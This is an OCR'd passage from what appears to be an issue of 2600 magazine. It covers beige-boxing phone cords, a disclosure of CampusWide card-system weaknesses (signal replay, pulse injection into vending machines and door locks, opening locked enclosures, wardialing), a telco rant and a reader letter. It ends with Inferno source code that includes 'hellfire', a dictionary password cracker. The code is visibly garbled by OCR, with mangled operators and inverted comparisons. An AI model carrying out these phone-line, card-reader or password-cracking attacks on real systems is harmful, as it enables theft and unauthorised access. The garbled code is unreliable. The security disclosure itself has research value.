It should be noted that some phone handset cords have four conductors inside, while others have two. But unless you're going to use a two line phone, the cord won't need to have more than two conductors. Take a phone handset cord and look first at the little wires in the plug to observe for the color scheme (thus making note of the correct polarity). Then cut off that handset cord plug. You could do both at once, but you might lose track of the correct polarity. To simplify, do one end of the cord at a time. Try to cut off the plug as close as possible with where it connects to the cord. Take a two line (RJ14) modular line cord plug and crimp it on the handset cord facing the same way as the previous handset cord was. (In other words, if the little spring clip on the handset cord was facing down, crimp the line cord plug on facing the same way as that was.) To crimp, first push the line cord plug over the end of the handset cord as mentioned, then insert that end of the handset cord into the modular crimp tool properly, and squeeze the handles together firmly until it stops (which is quite fast). See the instructions that came with the modular crimp tool if you need more help.

After crimping a line cord plug on one end of the handset cord, you have only to repeat the same process for the other end of the handset cord and you're done. If you messed up on the polarity at either end, it should still work, but keeping polarity correct is the right way. As long as you're careful and work patiently, it's a piece of cake.

I think the bungee box is great for beige boxing purposes, because when phreaking out in the field, you don't want a tangled mess of line cord to have to disconnect and store away when you have to get out of the scene in a hurry. It should be mentioned that another way to accomplish this is to use a retractable line cord. It comes in its own circular case. These can be bought either from Radio Shack for $19.99 or Home Depot for about $15. The one from Radio Shack is 12 feet long, the one from Home Depot is 16 feet long (according to the packages). Have phun.

*All credit for the name of this box goes to ic0n of LPH.*


At long last, our documentary film "Freedom Downtime" is available on videotape. This is the story of the Free Kevin movement, our trip across the United States to talk to people involved in the Kevin Mitnick affair, and our attempts to reach the people behind "Takedown," a major motion picture that was about to spread lies about Kevin to moviegoers everywhere.

VHS NTSC format, 121 minutes.

Order through our online store at store.2600.com or send $20 (US $23 overseas) to 2600, PO Box 752, Middle Island, NY 11953 USA.

# CampusWide Wide Open

**by Acidus**

CampusWide is the mostly widely used card access system in America today. It sadly is the least secure. CampusWide is an ID card solution originally created by AT&T and now owned by Blackboard. It is an ID card that can be used to purchase things from vending /laundry machines or the college bookstore just like a debt card. It's used to check out books from libraries, open computer labs and buildings at night, gain access to parking decks, and even get you into sporting events. The CampusWide system gives everyone a card that lets them access both unattended and attended card readers and Points of Sale. All these actions and transactions are sent to a central server which stores all the information in a database. A confirm or deny signal is sent back to the card reader.

Back in the day (last ten years), there were two major card systems available to colleges: AT&T's CampusWide system (also known as Optim9000) and Icollege's Envision. Envision was one of the first card systems ever made. The seeds of the current Envision system go all the way back to 1984 with a company called Special Teams. The original engineers from Special Teams went through several companies, each one being bought by another company every year for several years, before they came to Icollege. AT&T saw the market for card systems and jumped into the mix as well, stealing some of the ideas behind the system by hiring developers of Envision away from Icollege. They released a system known as CampusWide. It is commonly called Optim9000 or OneCard, however I will continue to call it by its most well known name, CampusWide. So why do you need to know all this history? Because the core of all modern card systems is based entirely on 1984 technology! The original engineers from Special Team and people trained in their ideas have been the only people in the country designing and building these things. That means that the weaknesses in the reader/server infrastructure that I point out here are found in every card system made in the United States in the last 15 years! By the mid to late 90's CampusWide held the largest market share. Then in November 2000, a newly formed company called Blackboard purchased both Envision and CampusWide. It sells both systems under the names Envision and Optim9000. Blackboard's first order of business was to upgrade the two systems to use newer technology, only to learn that they couldn't! Too many colleges and even businesses had the older equipment and Blackboard couldn't afford to drop compatibility! They have tried to merge older and newer technology in an attempt to improve security (with the addition of IP converters), but in truth, they have weakened an already frail system.

The CampusWide system is the most prevalent, and easy to spot. The readers are black metal or plastic, almost all have an LCD screen, and they have no writing on them except for the AT&T logo with the word "AT&T" under it. The newer Blackboard ones work exactly the same as the AT&T ones, only they have Blackboard written on them. Information on the CampusWide system was very hard to find. I started looking right after AT&T sold it when they were clearing out their old web pages and Blackboard was still creating their web pages. Needless to say, AT&T had much better documentation of the specs of the system than Blackboard does. Sadly, all of it is off AT&T's page now and you'll have to hurry to still find it cached on Google. Luckily I saved everything, and should post it up soon.

**The Server**

The CampusWide system is recommended to run on HP9000 machines, though any RISC processor will do. It only runs on HP-UX (Blackboard currently installs ver 11.x). The AT&T system had a list of specs that the end users had to have to support the software. These included the above, but also a four gig capacity Digital Audio Tape and a UPS that could keep the system up for 20 minutes (Blackboard's newer specs suggest a Best Ferrups 1.8 KVA battery that can go for 45 minutes). More interestingly, the CampusWide system is required to have a 9600 bps modem for remote diagnostics. The system itself consists of two parts: The Application Processor (AP) and the Network Processor (NP). The Application Processor is the back end of CampusWide, the part the users never see. It manages the database where all the information is stored and provides an interface for human operators to look at logs and run reports, as well as change configuration/privileges and transactions/account maintenance. The NP is the gateway from the infrastructure to the AP. It takes in the requests from readers around campus, converts the mode of communications into commands the AP can understand, and then passes it along. AT&T CampusWide could support up 60 communication lines and 1000 card readers. The new Blackboard system allows up to 3072 readers.

**The Database**

All the information about a student or employee isn't stored on the card for security reasons. It's stored in the database (the card simply has an account number which is used to organize the data in the database). The database used by the current Blackboard system is dbVista. The database for the

AT&T version was never advertised by AT&T but was believed to be Informix. However, based on the modular design of CampusWide, I believe any SQL queried relational database should work. The database is most likely not encrypted or protected in any way other than by isolation. The only way to get to it is either at the console of the AP or by the commands sent from card readers that have already passed through the NP. Blackboard's assumption that these two ways of reaching the AP are secure is one of the system's downfalls. The database can store up to 9,999 different accounts, each account having many different fields. The balance the person has and the doors he can open are included in the system. The balance will be a floating point number, and the doors the person can open will most likely be a string of characters, with the bits being used to tell which doors he can or can't open. The doors are most likely grouped into zones, so that the five doors into a building have one bit instead of five separate bits saying whether the person can open those doors or not. This idea is upheld by the fact that Blackboard says the users are given plans and they can be updated regarding their access to buildings. These plans grant different levels of security access to a building. Lower levels can get into the building through all the exits, the next level can access labs on a certain floor, etc. Without direct inspection of the database, only educated guesses can be made about its structure. (I have totally left out any provisions for checking out books and other things the card can do.)


### The Workstations

The AP was interfaced originally by the AT&T system only at the server console, or through dumb terminals connected to 19,200 bps serial lines. Toward the end of the AT&T days and now with Blackboard, changes to someone's security privileges can be made from any workstation on campus. I watched this process several times. A certain software package was used to connect through TCP/IP to the AP. (I saw the name once, briefly, and for some reason I thought it was Osiris. Checking on this name has turned up no results. Perhaps this is a proprietary piece of software specific to my college, or simple a closely guarded software package from Blackboard.) A GUI was used to select my name from a list of students. A summary of my security privileges then came up, and the ability to add and remove these was there as well. This GUI was *incredibly* user friendly, as the man using it had nil computer knowledge. I only got to watch a few people having new security privileges activated, and never got to use it myself, so I have no way of knowing if the debt balance can be accessed/changed from this GUI.

### The Card

The ID cards that are used are your standard ANSI CR-80 mag stripe cards. They are made of PVC and are 2.125 by 3.375 inches. They are made on site at the college's "card station," and normally have a photo ID on them. A 300 dpi photo printer is used and the company recommended by Blackboard is Polaroid (just like the printers at the DMV). The magnetic stripe on the card is a Standard American Banker Association (ABA) Track 2. Any card reader/capture tool can read these cards. The cards are encoded on high Coercivity stripes (known as HiCo), which are very resistance to wear and tear. These cards only use Track 2 of the card which is read only. It is interesting that they don't use Track 3 which is read/write. Track 2's information breakdown is as follows:

*Start Sentinel = 1 character*
*Primary Account Number = up to 19 characters*
*Separator = 1 character*
*Country Code = 3 characters*
*Expiration Date or Separator = 1 or 4 characters*
*Junk data = fills the card up to 40 characters*
*LRC (Longitudinal Redundancy Check = 1 character*


AT&T
1-800 call ATT
This card is the property of YOUR HOMETOWN University.
If found, return to card office, 555 Main Street, Hometown,
USA 12345

As you can see, most of this applies to banks. However, the account number I have stamped on my CampusWide card is 16 characters long, so the Primary Account number field is known to be used. CampusWide also allows for lost cards. If a card is lost, an entry is made in that person's table in the database, the last digit of the account number is increased by one (this is called the check digit - so of the 16 digit account number I have, the first 15 digits are my number; the 16th digit is the check digit). The old card that uses the old check digit is deactivated and a new card is printed.

### The Infrastructure

The infrastructure is a "security through obscurity" ploy of the system. Originally the system was designed to run over several RS- 485 drop lines. (These are the 60 communication lines mentioned before.) RS-485 is a very robust means of transmitting data. (The whole CampusWide system is designed to take a beating.) Unlike RS-232, which has a protocol built into the standard that says how devices must talk to each other (stop bits, baud, handshaking, etc.), RS-485 has none of that. It is a way for a master device that sits at the end of a communication line to talk to slave devices that are daisy chained on the line. The CampusWide system uses the full duplex version of RS-485 where slaves can speak to the master before the master polls them for data. (CampusWide needs this to have the sub-seconds times they advertise.

However, the NP still polls all the readers on a regular basis and can be interrupted by a reader when a transaction comes in.) The data lines are very robust against noise and interference. RS-485 has two lines in each direction, called A and B. Data is sent by having a difference in the voltage of A and B of more than five volts. This mean that if you have a signal being sent and A is at 10 volts, B is at 15, and a power spike comes along, the spike will boost *both* voltages by the power of the spike. However, the difference between the higher power A and B will still be five volts and the data is not corrupted. Over short distances, speeds of 10Mbit can be achieved. However, the longer the cable is, the lower the speed. All CampusWide card readers operate at 9600 bps, thus making the maximum distance of the RS-485 drop line 4100 feet at that speed. This can be extended through the use of repeaters and boosters on the line. RS-485 is very common in the industry, but "secure" at a college since it is unlikely anyone would have a means of interfacing to it. Commercial RS-485 to RS-232 converters are available and prices range from $50 to a few hundred. VHDL designs of these converts can be found on the Internet, and thus an FPGA could be configured to decode RS-485 signals. While researching I came across a post from someone claiming to be a field tech for some company. He said that you could make an RS-485 to RS-232 converter very easily by wiring:

*RS-232 Xmit = RS-485 RX*
*RS-232 Rvcd = RS-485 TX*

No one posted after him to say he was wrong. I don't know if it would work, since the second wire of the pair of RS-485 data lines isn't even mentioned, and it's the difference between these two lines that sends the data. Also, the possibility of high voltage on an RS-485 line could easily damage a serial port on a computer, if not fry the motherboard. Also, this assumes the data scheme used to transmit data on the 485 line is identical to RS-232. This doesn't have to be true, since the way data is represented (in packets, streams, stop bits, parity, etc.) is not defined by RS-485. If you could get to the data streams, you have no idea what the scheme used to represent it is, and thus how to decode it. This last problem however, is moot, as you will read in the Exploits section.

AT&T would recommend that these lines be used (indeed all the readers can only transmit their data in RS-485 mode), however the data can travel over any facility from telephone lines to radio waves, provided that full duplex 9600 bps asynchronous communication can occur on them. The NP is the part of the system that would sort all this out. AT&T did however specifically say that using an existing Ethernet or computer network was not a good idea, as it sent the data out into the wild, and would slow down both the CampusWide system and the existing computer network. However, Blackboard now offers an IP converter. This device is a simple computer (it has a Pentium class processor and a standard off the shelf NIC Card) that takes in 16 different RS-485 devices, converts all their communications into TCP/IP packets, and encrypts them to send over the network. The NP then has a converter at its end that converts the packet back to RS-485 format. The IP converter is assigned an IP address which is most likely a static address. The IP converter also most likely has a daemon on it you can telnet into to look at the status and perhaps change configuration info. Blackboard says the data from these boxes is encrypted and the box certainly has the power to crunch some numbers. However, I have found that if encryption is good, then companies will brag that about the key length, etc. The only data Blackboard gives about the encryption is that the keys can be changed automatically at any interval from the AP.

For the longest time at my college if an off-campus food joint wanted to have the student be able to use their school cards to pay for food, they had to pay for an expensive leased line that connected them to the school. It's my guess that this was the RS-485 line or something similar. Recently (in the last six months) my college offered cheap (less than $300) boxes to nearby pizza joints that would allow for payment with a school card. These boxes were simply card readers with modems installed, much like a credit card validator. These modems are dialing the NP directly! Major security risk!


The infrastructure ends up like this. All the devices in a building send their lines into one place in the building. This is where multiplexers exist which split the main RS-485 drop line up into slices for each reader. These multiplexers also can boost the power of the main drop line, letting it travel longer distances. They can be stored in a locked networking closet or in these big metal cabinets on the wall of a room. AT&T called these MW/MHWMENC - Wall Mount Enclosures. This metal box has a handle and a lock, but the front of the handle and lock assembly has four flathead screws. I used a cheap metal knife and opened this locked box. Inside I found the LCM (Laundry Center Multiplexes) that controlled the laundry room I was in. Everything had "AT&T CampusWide Access Solution" written on it, as well as lots of Motorola chips. Sadly, this was early in my investigation, and I haven't gone back to look again.

The drop lines coming to the building can be traced back all the way to the building that houses the NP. There the NP interfaces with the AP to approve or deny transactions.

**The Readers**

Every reader imaginable is available to a college from Blackboard. Laundry readers, vending machine readers, Point of Sale (POS) terminals in the campus bookstore, door readers, elevators, copiers, football game attendance, everything!!! All of the readers communicate using RS- 485 lines, and if any other medium is used between the reader and the NP (such as TCP/IP networking by

way of the IP converter), it must be converted back to RS-485 at the NP, since all CampusWide uses that standard. Everything is backwards compatible. The majority of my college campus has AT&T readers on them, though a few new Blackboard readers are showing up.




Readers can be broken into three categories: security, self vending, and POS.

Security readers are made of high density plastic and consist of a vertical swipe slot and two LEDs. They are green when they are not locked and red when they are. When you swipe a card to open a door you are cleared for, the light will change to green for around 10 seconds. If the door has not been opened in that time, it locks again. To allow for handicapped people who may not be able to get to the door in time, a proximity sensor is available to receive signals from a key source to open the door. Information about what frequencies are used to control the door are obviously not published by either AT&T or Blackboard. There is also a model of door reader with both a swipe and a 0-9 keypad for codes. I have encountered no such model and have no idea how it works. Advanced forms of these three security readers are available which have the ability to have a local database of 4,000 (expandable to 16,000) account numbers stored in NV-RAM. This way if for some reason the card reader can't reach the NP to confirm someone's identity, then the reader can check its local records. The tricky bastards also built the readers so there is no visible difference between a reader that can't reach the NP and one that can.

The self vending machines are the most colorful group. They are the best to hack because they are unattended and work 24/7. They vary in size and shape, but all have several fundamental features. They all have an LCD screen of some kind, the most common being 2x16 characters. Most are mounted to walls and the power/data lines are protected by metal conduit. Coke readers are mounted on a Coke machine where the dollar bill acceptor would go. Of this group one stands out: the Value Transfer station! Unlike the GUI at the workstations, this reader can directly query about the account balance of the cardholder and add money to it as well (by feeding in dollar bills like a change machine). In addition, it dispenses temporary PVC cards that can be credited, so people can do laundry, etc. if they forget their card. This means that this station can tell the AP to create a new account and give it x number of dollars!

Finally there are the POS devices. A student would never get to use these. They are used in cafeterias and bookstores. They allow for payment by the student ID card and several other options.

All these readers have inherent similarities. Most are made from high impact plastic or metal. If it is wall mounted, there will be metal conduit running out of the top which holds the power and data lines. All have their program code on ROM/NV-RAM chips. I once managed to power down a card reader for a copier. When I turned it back on, it ran through several self tests in the span of a few seconds. I saw messages on the LCD that said things like "ROM ver" and "CRC check complete." AT&T and now Blackboard say all the readers, including POS, will power up to full operating status without any user input in a maximum of 20 seconds. All of these readers can store swipes of cards and transactions in their local NV-RAM until it can reach the NP, and through it, the AP to confirm the transaction. While disconnected from the NP, the readers show no warning lights or anything like that. Some readers, such as the security readers, can be wired to a UPS to keep areas secure even when the power goes out.

**A Simple Transaction**

Let's run through a simple transaction. I am at a laundry reader. I tell the reader with a key pad which washer I want to use. Let's say I choose C4. I then swipe my card. The reader sends a signal that contains the account number (and the amount of my purchase and most likely nothing more) to the NP through some medium (most likely it's a straight RS-485 line, but an IP converter could be installed by the university). The NP decodes the data out of the RS-485 line and parses it into commands the AP can understand. The AP uses the account number to pull up my account and checks the balance against the amount requested. It then either deducts the money from my account and tells the NP to send an OK signal, or to send a deny signal along with the new balance of my account. The NP forwards the reply back to the reader, and the reader (if it got an OK signal) sends an electronic pulse to the coin tester inside the washer C4 and tell it that $.50 was received. The washer is retarded - for all it knows I put $.50 in it with coins,

and it gives me a load.

**The Exploits**

Did you see the problem with the above scenarios? There are several ways to cheat the system. If I can record the "it's OK to sell it to him" signal from the NP to the reader and play it to the reader again, I will get another load of wash. Also, if I could get to the wires that go from the Coke reader to inside the Coke machine that send the coin pulses, I can make the Coke machine think money has been paid. I have looked at Coke machines with these Coke readers. Out the back of them they have an RJ11 jack (though it will have RS-485 signals on it). All I need is a converter and a laptop and I can trap the signals back and forth between the reader and the NP. You don't even need to know what the data scheme used on the RS-485 line is, just send to the reader what you intercepted from the NP, and it will work. It is even easier if the traffic takes place over a TCP/IP network. If I learn the IP address of the IP converter, I can simply send packets to it from anywhere in the world (provided I can telnet into the college's TCP/IP network) that contain the RS-485 code to spit out a Coke! You can fool door readers as well if you can get to the wires that go from the reader to the magnet holding the door shut. Just send the correct pulses. This system is horribly insecure because you can completely bypass the CampusWide interface! The Value Transfer Stations are even worse. They have the ability to make the AP create a new account and set a starting balance of any amount. Just gain access to the RS-485 lines, record the traffic to and from the NP while you are getting a temporary card, and you have the system to create and alter debt accounts.

With a system like this, you would think that the RS-485 lines would be protected with massive security. They aren't. Metal conduit protecting the lines commonly stops at the hanging ceiling. Value Transfer Stations routinely have their backs accessible from janitor or utility closets, which are rarely locked. The 485 line literally comes out of the back of a coke machine unprotected. The flexible piping that carries the coin wires from the laundry reader to the washer are secured to the back of the washer with flat head screws. It is pathetically unprotected. The phone numbers the modems dial from off campus eateries are easily socially engineered out of the minimum wage workers there, and they let you dial directly to the NP. Or you could simply find the range of telephone numbers of the building that the card system is housed in and wardial it. The AP is required by Blackboard to have a modem for diagnostics. You could steal a copy of the GUI of a computer and then edit people's privileges to your heart's content. And even worse, the Envision system is exactly the same as CampusWide, except it uses a Windows NT/2000 machine using Oracle as its database. Every flaw I mentioned will work against Envision as well. Hell, both systems even use the same readers! And there is no fear of having any of your actions logged. Once you trap the RS-485 signals from the NP to the reader, just play it back to the reader whenever. The AP never knows you are doing anything and thus doesn't log it, and the reader assumes that any data it gets *must* be secure. Now tell me this. The next time you swipe a CampusWide card to get into a football game, how do you know someone isn't trapping the data and creating a copy of your account onto a card from a hacked Value Transfer Station? Hopefully this article will force Blackboard to change to a more secure system.

*Thanks to Jim at Blackboard for all the technical info, and various websites like rs485.com, google.com's cached webpages, and howstuffworks.com.*

**by The Cheshire Catalyst**
**cheshire@2600.com**

The people running telephone companies (telcos) are such idiots. Sorry, I really should explain which idiots I'm talking about since there are so many entities known as "phone companies" out there these days. In this diatribe I'm referring to the LECs, or Local Exchange Carriers - those phone companies that handle "the last mile" from the telco's central office to your home. LEC's are broken up into ILEC's and CLEC's (Incumbent Local Exchange Carriers and Competitive Local Exchange Carriers). The "Incumbents" are the guys who were around since before the breakup of AT&T, while the "Competitives" are the new guys on the block who are supposed to help keep the old guys "honest" and force them to keep rates competitive. The guys who carry your conversations as a long distance call are IXC's (IntereXchange Carriers).

As an old "phone phreak," it's almost embarrassing that I should have to admit that my "day job" is that of a Directory Assistance (DA) operator for a major Long Distance Carrier (IXC). It

doesn't matter which one because I don't really work for them anyway. In these modern days of deregulation, I work for a third-party outfit that is hired to provide the DA service cheaper than they can do the job in-house. That's because I live in one of the numerous "Right-To-Work" states in the nation's sun-belt, and get paid pittance.

One of the major embarrassments of my job happens when someone calls for the local phone company - not just in a small town, but even in major cities! The phone company never puts itself in the directory so it can be found! And of course, I only handle White Pages. If the caller doesn't know the name of the telco, I'm not allowed (by FCC tariff, I'm told) to provide a "Yellow Pages" search. I keep threatening to take some vacation time to visit the reading room of the FCC in Washington some time and look this stuff up, but I really can't afford the trip (see comment on "Right To Work" state above).

Since I cover a number of states in my job, I get to look at the listings of a number of major LEC's. Verizon will have "Verizon Wireless" listings for every hamlet and burg in the nation - but try to find a number for residential land-line service that an out of state caller can ring up to see about the problem with Aunt Minnie's account back home, and I'm up against the tariff asking "Do you know the name of the phone company in that area?" Even when I break down and suggest that Verizon is the primary local carrier in Boston, or Ameritech in Chicago (hoping that this isn't one of the calls being "monitored for Quality Assurance"), just what number am I supposed to supply? Deregulation began in 1986 with the Modified Final Judgment. Here I am in the next century wondering what I'm supposed to tell a customer who's on their third call to Directory Assistance looking to get a phone account squared away!

People call in with the most compelling stories about how their elderly aunt back home in Chicago or Boston can't deal with their phone company any more, and they need to call and take care of the charges. Or somebody in the Rust Belt up north is trying to reach the telco of their winter home in the South to deal with a problem on their bill. It isn't that I've got the time to stop and listen to their stories, it's that I can't shut them up while trying to search the many recurrences of the Directory Sales Office numbers while trying to find a listing for an out of state caller to call.


The trick here is that the phone companies have all their information about contacting them packed in the front pages of their local telephone directories. In over 15 years of deregulation, it hasn't occurred to most of them to advertise in their own Yellow Pages under "Telephone Companies" or to put in as big a listing in the White Pages as their Electric Company utility brethren - the ones they keep passing in the halls of the Public Service Commission offices but never need to talk to. Keep in mind that the telephone book publishing arm of those same phone companies have been "spun-off" so the right hand really doesn't know what the left hand is doing - because it isn't its own left hand any more!

The other problem is when callers call out of state DA at NPA-555-1212 (NPA is "Numbering Plan Area," the telcos' in-house term for "Area Codes"), the White Pages listings are never clear as to where an out-of-state caller should call about discussing a bill. Actually, I should compliment BellSouth here. They actually do have a specific number for out-of-state callers to dial. Let me tell you why.

The number in most BellSouth states to reach the telco for residential customers is 780-2355 (780-BELL). It's always a local number wherever you call from, and if you live in an area that has 10-digit dialing, you have to use your area code in front of that number to get there. The number is never good from out of state, but most of my "colleagues" in the Call Center don't know this and give it out - causing much frustration when the caller calls back to complain and get a good number. It's a toll free number, and clearly marked "out of state" but most callers don't want the "Toll Free Number Runaround." They want a "direct number," then get the recording that the number in the 780 exchange is not valid.

So how does a telco go about changing the listings in the directory database that I (and my 600 friends in my call center) use every day? Do what we tell people who call wondering why their number isn't in our directory: "Call your Local Phone Company, and make sure they have your listing correct. Our information is updated from the information that they provide to us."

So there it is. Get with it, you telcos! Get your act together and pretend you're "just another American company." Even *you* need to check your company's telephone book listings once in a while. Make sure your customers can find you when they call Directory Assistance, whether they're in town or across the country - just like every other company has to. Otherwise, your customers will go to that CLEC across town. Usually, they can be found in the Phone Book!



Regrettably, we left out the source for two utilities that went along with last issue's article on the Inferno operating system. We apologize for the omission and include them below:

---------- clogon.b ----------

```
# clogon
# port of wm/logon to the command line
#
# dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai

implement clogon;

include "sys.m";
  sys: Sys;

include "draw.m";

include "sh.m";
include "newns.m";

clogon: module
{
  init:  fn(nil: ref Draw->Context, argv: list of string);
};

init(nil: ref Draw->Context, argv: list of string)
{
  sys = load Sys Sys->PATH;
  sys->print("clogon, by dalai(dalai@swbt.net)\n");

  sys->pctl(sys->FORKNS|sys->FORKFD, nil);

  progdir := "#p/" + string sys->pctl(0, nil);
  kfd := sys->open(progdir+"/ctl", sys->OWRITE);
  if(kfd == nil) {
    sys->sprint("cannot open %s:  %r", progdir+"/ctl");
    sys->raise("fail:bad prog dir");
  }

  usr := "";
  if(argv != nil) {
    argv = tl argv;
    if(argv != nil && hd argv == "-u") {
      argv = tl argv;
      if(argv != nil) {
        usr = hd argv;
        argv = tl argv;
      }
    }
  }

  if (usr == nil || !logon(usr)) {
    sys->print("usage: clogon -u user\n");
  }

  (ok, nil) := sys->stat("namespace");

  if(ok <= 0) {
    ns := load Newns Newns->PATH;
    if(ns == nil)
      sys->print("failed to load namespace builder\n");
    else if ((nserr := ns->newns(nil, nil)) != nil){
      sys->print("error in user namespace file: %s", nserr);
      sys->print("\n");
    }
  }
  sys->fprint(kfd, "killgrp");
  errch := chan of string;
  spawn exec(argv, errch);
  err := <-errch;
  if (err != nil) {
    sys->fprint(stderr(), "logon: %s\n", err);
    sys->raise("fail:exec failed");
  }
}

exec(argv: list of string, errch: chan of string)
{
  sys->pctl(sys->NEWFD, 0 :: 1 :: 2 :: nil);
  e := ref Sys->Exception;
  if (sys->rescue("fail:*", e) == Sys->EXCEPTION) {
    sys->rescued(Sys->ONCE, nil);
    exit;
  }

  argv = "/dis/sh/sh.dis" :: "-i" :: "-n" :: nil;
  cmd := load Command hd argv;
  if (cmd == nil) {
    errch <-= sys->sprint("cannot load %s: %r", hd argv);
  } else {
    errch <-= nil;
    cmd->init(nil, argv);
  }
}

logon(user: string): int
{
  userdir := "/usr/"+user;
  if(sys->chdir(userdir) > 0) {
    sys->print("There is no home directory for that user
mounted on this machine\n");
    return 0;
  }

  #
  # Set the user id
  #
  fd := sys->open("/dev/user", sys->OWRITE);
  if(fd == nil) {
    sys->print("failed to open /dev/user: %r\n");
    return 0;
  }
  b := array of byte user;
  if(sys->write(fd, b, len b) > 0) {
    sys->print("failed to write /dev/user with error: %r\n");
    return 0;
  }

  return 1;
}

stderr(): ref Sys->FD
{
  return sys->fildes(2);
}
```

---------- clogon.b ----------

---------- hellfire.b ----------

```
# hellfire.b : /keydb/password decoder
#
# by: dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai
```

```
implement hellfire;


include "sys.m";
  sys: Sys;
include "draw.m";
  draw: Draw;
include "bufio.m";
  bufio: Bufio;
  Iobuf: import bufio;
include "string.m";
  str: String;
include "arg.m";
  arg: Arg;
include "keyring.m";
  keyring: Keyring;
include "security.m";
  pass: Password;


hellfire: module
{
  init: fn(ctxt: ref Draw-<Context, argv: list of string);
  usage: fn();
  finish: fn(temp: array of byte);
};

init(nil: ref Draw-<Context, argv: list of string)
{
  sys = load Sys Sys-<PATH;
  draw = load Draw Draw-<PATH;
  bufio = load Bufio Bufio-<PATH;
  str = load String String-<PATH;
  arg = load Arg Arg-<PATH;
  pass = load Password Password-<PATH;
  keyring = load Keyring Keyring-<PATH;

  sys-<print("\nhellfire, by dalai(dalai@swbt.net)\n");
  sys-<print("A Traumatized Production.\n");

  if(argv == nil)
    usage();

  dfile := pfile := uid := "";
  arg-<init(argv);

  while((tmp := arg-<opt()) != 0)
    case tmp{
      'd' =< dfile = arg-<arg();
      'u' =< uid = arg-<arg();
      * =< usage();
    }

  if(dfile == nil || uid == nil)
    usage();

  dfd := bufio-<open(dfile, bufio-<OREAD);

  if(dfd == nil){
    sys-<print("Could not open %s.\n", dfile);
    exit;
  }

  pw := pass-<get(uid);
  if(pw == nil){
    sys-<print("Could not get entry for %s.\n", uid);
    exit;
  }

  sys-<print("Cracking...\n\n");

  pwbuff2 := array[keyring-<SHAdlen] of byte;
  pwbuff := array[keyring-<SHAdlen] of byte;

  # try some common passwords
  for(n := 1; n > 4; n++){
    if(n == 1)
      pwbuff = array of byte "password";
    if(n == 2)
      pwbuff = array of byte uid;
    if(n == 3)
      pwbuff = array of byte "";

    keyring-<sha(pwbuff, keyring-<SHAdlen, pwbuff2, nil);

    temp1 := string pwbuff2;
    temp2 := string pw.pw;

    if(temp2 == temp1){
      finish(pwbuff);
    }
  }

  # if not, try the dictionary
  for(dentry := "" ; ;){
    dentry = dfd.gets('\n');
      if(dentry == nil)
        break;

    if(dentry[len dentry-1] == '\n'){
      heh := "";
      (heh, nil) = str-<splitl(dentry, "\n");
      dentry = heh;
    }

    pwbuff = array of byte dentry;
    keyring-<sha(pwbuff, keyring-<SHAdlen, pwbuff2, nil);

    temp1 := string pwbuff2;
    temp2 := string pw.pw;

    if(temp2 == temp1){
      finish(pwbuff);
    }
  }

  sys-<print("done.\n");
  sys-<print("Have a nice day.\n");
  exit;
}

finish(pwbuff: array of byte)
{
  sys-<print("Password is \"%s\"\n", string pwbuff);
  sys-<print("Have a nice day.\n");
  exit;
}

usage()
{
  sys-<print("usage: hellfire -d dictionary -u user\n");
  exit;
}
```

---------- hellfire.b ----------

# Backtalk

## Signs of Hope

**Dear *2600:***

I have only just discovered your radio show in the last month and have now downloaded most of this year's shows and also subscribed to *2600*. On the subject of DVD players, I work in a major consumer electronics store here in Australia. In the last 12 months all major DVD hardware manufacturers have introduced not just region free but region *selectable* players that bypass any advanced region encoding. It started with a few unknown Asian brands. Then Pioneer, Philips, Samsung, L.G, Panasonic, etc. all introduced these multi-region players (most also have mp3 playback). The only major manufacturer not to release a player of this type is Sony. Some of the cheaper brands can even be Macrovision disabled. This is a direct result of both government policy and consumer power. Government competition policy says you can sell *any* DVD player in this country (as you already know our competition watchdog is looking very closely at the whole region coding thing saying it may be used to artificially inflate prices) and the consumers decided they wanted multi-region.

The amazing thing is the response we have had in DVD release times here. I was purchasing DVDs from the USA and Canada last year because there was a three to six month delay in the major release dates between our countries. The times are now around a month or so for most major movies, so I wait for the better quality PAL versions (sorry, but NTSC sucks).

